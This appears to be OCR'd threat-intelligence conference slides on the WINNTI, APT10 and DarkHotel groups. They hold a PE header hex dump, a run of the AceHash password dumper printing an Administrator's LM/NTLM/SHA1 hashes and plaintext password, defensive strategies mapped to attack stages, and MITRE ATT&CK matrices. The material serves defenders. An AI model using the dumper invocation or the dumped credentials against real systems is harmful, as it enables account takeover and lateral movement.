
```
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..............
B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ........@.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00  ................
0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ........!..L.!Th
69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
F8 63 03 F6 BC 02 6D A5 BC 02 6D A5 BC 02 6D A5  .c....m...m...m.
B5 7A FE A5 BF 02 6D A5 BC 02 6C A5 EF 02 6D A5  .z....m...l...m.
2F 4C F5 A5 BE 02 6D A5 A7 9F F3 A5 B7 02 6D A5  /L....m.......m.
A7 9F C7 A5 CA 02 6D A5 A7 9F C6 A5 87 02 6D A5  ......m.......m.
A7 9F F6 A5 BD 02 6D A5 A7 9F F0 A5 BD 02 6D A5  ......m.......m.
52 69 63 68 BC 02 6D A5 00 00 00 00 00 00 00 00  Rich..m.........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
50 45 00 00 64 86 06 00 F4 20 39 57 00 00 00 00  PE..d.... 9W....
```

Variables


Name	Value
struct IMAGE_DOS_HEADER DosHeader	
struct IMAGE_DOS_STUB DosStub	
struct IMAGE_NT_HEADERS NtHeader	
DWORD Signature	4550h
▼ struct IMAGE_FILE_HEADER FileHeader	
enum IMAGE_MACHINE Machine	AMD64 (8664h)
WORD NumberOfSections	6
time_t TimeDateStamp	05/16/2016 01:23:00
DWORD PointerToSymbolTable	0
DWORD NumberOfSymbols	0
WORD SizeOfOptionalHeader	240
▶ struct FILE_CHARACTERISTICS Characteristics	
▶ struct IMAGE_OPTIONAL_HEADER64 OptionalHeader	
struct IMAGE_SECTION_HEADER SectionHeaders[6]	




WINNTI Long Persistence (VT samples Analysis)



WINNTI Long Term Activity



WINNTI Attack Activity



AceHash (PW Dumper) : WINNTI

- Custom Build AceHash Working With Command Line Decryption Key

```
C:¥>farme.exe 9839D7F1A0 -m
Privilege '20' OK

Authentication Id : 0 ; 183389 (00000000:0002cc5d)
Session           : Interactive from 1
User Name         : Administrator
Domain            : [illegible]
Logon Server      : [illegible]
Logon Time        : 2018/11/16 9:56:46
SID               : S-1-5-21-608676208-2942866460-2157236229-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : [illegible]
         * LM       : 6089b6316b3577c4944e2df489a880e4
         * NTLM     : 68365827d79c4f5cc9b52b688495fd51
         * SHA1     : 41ab23d1abfc618a7c05ee1a45f999799357f4dc
        tspkg :
         * Username : Administrator
         * Domain   : [illegible]
         * Password : 1q2w3e4r
        wdigest :
```

Leverage the Collected TTPs

Defense Strategies based on TTPs

Delivery	• Spear Phishing • Password Encrypted Attachment	• Phishing Mail Training
Exploit	• Macro Love! • Not Often 0-day Exploit • Steal Credentials of Cloud Services (Email, Storage)	• Phishing Mail Training • Audit Authentication Events • Implement Multifactor Authentication

Defense Strategies based on TTPs


Installation, C2

- Difficult to Detect File Base by Obfuscation/Encryption (RAT is Only in Memory)
- Attacker Tends Not to Drop Final Payload except Real Intrusion (or Successful Incubation)
- Attacker Shows Some unique characteristics on C2 traffic (e.g. User-Agent)

- **Memory Scanning and Analysis Tool (Detect RAT and Attacker Tools)**
- Use C2 traffic characteristics to Monitor Attacker Activity

Lateral, Actions on Objectives

- Nature of RAT is remote command execution(e.g. whoami, net use, ping …)
- PW Dumper Tools are used to steal Credentials for Lateral Movement



- **EDR (Monitor and Record Attacker Activity)**

Takeaways

- Know YOUR Adversaries More
- Proactive TTPs collection is one of Keys to be Resilient
  - Incubation is One Effective Approach
- Use MITRE ATT&CK Framework to Find a Gap between Defense and Attack
- Local Intelligence + External Intelligence
  - Only target can get more TTPs

macnica networks

Thank you

Q&A

takeuchi-h@macnica.net
yanagishita@macnica.net

MITRE ATT&CK

MITRE ATT&CK (APT10)

Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command And Control
AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Softw	Automated Collection	Data Compressed	Communication Through Removable Media
Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Distributed Component Object	Clipboard Data	Data Encrypted	Connection Proxy
Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery	Exploitation of Remote Servic	Data from Information Re	Data Transfer Size Limits	Custom Command and Control Protocol
Control Panel Items	AppInit DLLs	Application Shimming	Clear Command History	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Local System	Exfiltration Over Alternat	Custom Cryptographic Protocol
Dynamic Data Exchange	Application Shimming	Bypass User Account Control	CMSTP	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Network Share	Exfiltration Over Comma	Data Encoding
Execution through API	Authentication Package	DLL Search Order Hijacking	Code Signing	Exploitation for Credentia	Network Sniffing	Pass the Ticket	Data from Removable Me	Exfiltration Over Other N	Data Obfuscation
Execution through Module Load	BITS Jobs	Dylib Hijacking	Compiled HTML File	Forced Authentication	Password Policy Discovery	Remote Desktop Protocol	Data Staged	Exfiltration Over Physica	Domain Fronting
Exploitation for Client Execution	Bootkit	Exploitation for Privilege Escalati	Component Firmware	Hooking	Peripheral Device Discovery	Remote File Copy	Email Collection	Scheduled Transfer	Fallback Channels
Graphical User Interface	Browser Extensions	Extra Window Memory Injection	Component Object Model Hijacking	Input Capture	Permission Groups Discovery	Remote Services	Input Capture		Multi-hop Proxy
InstallUtil	Change Default File Association	File System Permissions Weakne	Control Panel Items	Input Prompt	Process Discovery	Replication Through Removabl	Man in the Browser		Multi-Stage Channels
Launchctl	Component Firmware	Hooking	DCShadow	Kerberoasting	Query Registry	Shared Webroot	Screen Capture		Multiband Communication
Local Job Scheduling	Component Object Model Hijacking	Image File Execution Options Inje	Deobfuscate/Decode Files or Information	Keychain	Remote System Discovery	SSH Hijacking	Video Capture		Multilayer Encryption
LSASS Driver	Create Account	Launch Daemon	Disabling Security Tools	LLMNR/NBT-NS Poisoni	Security Software Discovery	Taint Shared Content			Port Knocking
Mshta	DLL Search Order Hijacking	New Service	DLL Search Order Hijacking	Network Sniffing	System Information Discovery	Third-party Software			Remote Access Tools
PowerShell	Dylib Hijacking	Path Interception	DLL Side-Loading	Password Filter DLL	System Network Configuration Discovery	Windows Admin Shares			Remote File Copy
Regsvcs/Regasm	External Remote Services	Plist Modification	Exploitation for Defense Evasion	Private Keys	System Network Connections Discovery	Windows Remote Management			Standard Application Layer Protocol
Regsvr32	File System Permissions Weakness	Port Monitors	Extra Window Memory Injection	Securityd Memory	System Owner/User Discovery				Standard Cryptographic Protocol
Rundll32	Hidden Files and Directories	Process Injection	File Deletion	Two-Factor Authenticati	System Service Discovery				Standard Non-Application Layer Protocol
Scheduled Task	Hooking	Scheduled Task	File Permissions Modification		System Time Discovery				Uncommonly Used Port
Scripting	Hypervisor	Service Registry Permissions We	File System Logical Offsets						Web Service
Service Execution	Image File Execution Options Injection	Setuid and Setgid	Gatekeeper Bypass						
Signed Binary Proxy Execution	Kernel Modules and Extensions	SID-History Injection	Hidden Files and Directories						
Signed Script Proxy Execution	Launch Agent	Startup Items	Hidden Users						
Source	Launch Daemon	Sudo	Hidden Window						
Space after Filename	Launchctl	Sudo Caching	HISTCONTROL						
Third-party Software	LC_LOAD_DYLIB Addition	Valid Accounts	Image File Execution Options Injection						
Trap	Local Job Scheduling	Web Shell	Indicator Blocking						
Trusted Developer Utilities	Login Item		Indicator Removal from Tools						
User Execution	Logon Scripts		Indicator Removal on Host						
Windows Management Instrumentation	LSASS Driver		Indirect Command Execution						
Windows Remote Management	Modify Existing Service		Install Root Certificate						
XSL Script Processing	Netsh Helper DLL		InstallUtil						
	New Service		Launchctl						
	Office Application Startup		LC_MAIN Hijacking						
	Path Interception		Masquerading						
	Plist Modification		Modify Registry						
	Port Knocking		Mshta						
	Port Monitors		Network Share Connection Removal						
	Rc.common		NTFS File Attributes						
	Re-opened Applications		Obfuscated Files or Information						
	Redundant Access		Plist Modification						
	Registry Run Keys / Startup Folder		Port Knocking						
	Scheduled Task		Process Doppelgänging						
	Screensaver		Process Hollowing						
	Security Support Provider		Process Injection						
	Service Registry Permissions Weakness		Redundant Access						

MITRE ATT&CK (DarkHotel)

Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command And Control
AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Disc	Application Deployment S	Automated Collection	Data Compressed	Communication Through
Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Disc	Distributed Component C	Clipboard Data	Data Encrypted	Connection Proxy
Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discov	Exploitation of Remote S	Data from Information Re	Data Transfer Size Limits	Custom Command and C
Control Panel Items	AppInit DLLs	Application Shimming	Clear Command History	Credentials in Files	Network Service Scannin	Logon Scripts	Data from Local System	Exfiltration Over Alternat	Custom Cryptographic Pr
Dynamic Data Exchange	Application Shimming	Bypass User Account Contro	CMSTP	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Network Share	Exfiltration Over Comma	Data Encoding
Execution through API	Authentication Package	DLL Search Order Hijacking	Code Signing	Exploitation for Credentia	Network Sniffing	Pass the Ticket	Data from Removable Me	Exfiltration Over Other N	Data Obfuscation
Execution through Module Load	BITS Jobs	Dylib Hijacking	Compiled HTML File	Forced Authentication	Password Policy Discove	Remote Desktop Protocc	Data Staged	Exfiltration Over Physica	Domain Fronting
Exploitation for Client Execution	Bootkit	Exploitation for Privilege Esc	Component Firmware	Hooking	Peripheral Device Discov	Remote File Copy	Email Collection	Scheduled Transfer	Fallback Channels
Graphical User Interface	Browser Extensions	Extra Window Memory Injecti	Component Object Model Hijacking	Input Capture	Permission Groups Disc	Remote Services	Input Capture		Multi-hop Proxy
InstallUtil	Change Default File Association	File System Permissions Wea	Control Panel Items	Input Prompt	Process Discovery	Replication Through Rem	Man in the Browser		Multi-Stage Channels
Launchctl	Component Firmware	Hooking	DCShadow	Kerberoasting	Query Registry	Shared Webroot	Screen Capture		Multiband Communicatior
Local Job Scheduling	Component Object Model Hijacking	Image File Execution Options	Deobfuscate/Decode Files or Information	Keychain	Remote System Discover	SSH Hijacking	Video Capture		Multilayer Encryption
LSASS Driver	Create Account	Launch Daemon	Disabling Security Tools	LLMNR/NBT-NS Poison	Security Software Disco	Taint Shared Content			Port Knocking
Mshta	DLL Search Order Hijacking	New Service	DLL Search Order Hijacking	Network Sniffing	System Information Disc	Third-party Software			Remote Access Tools
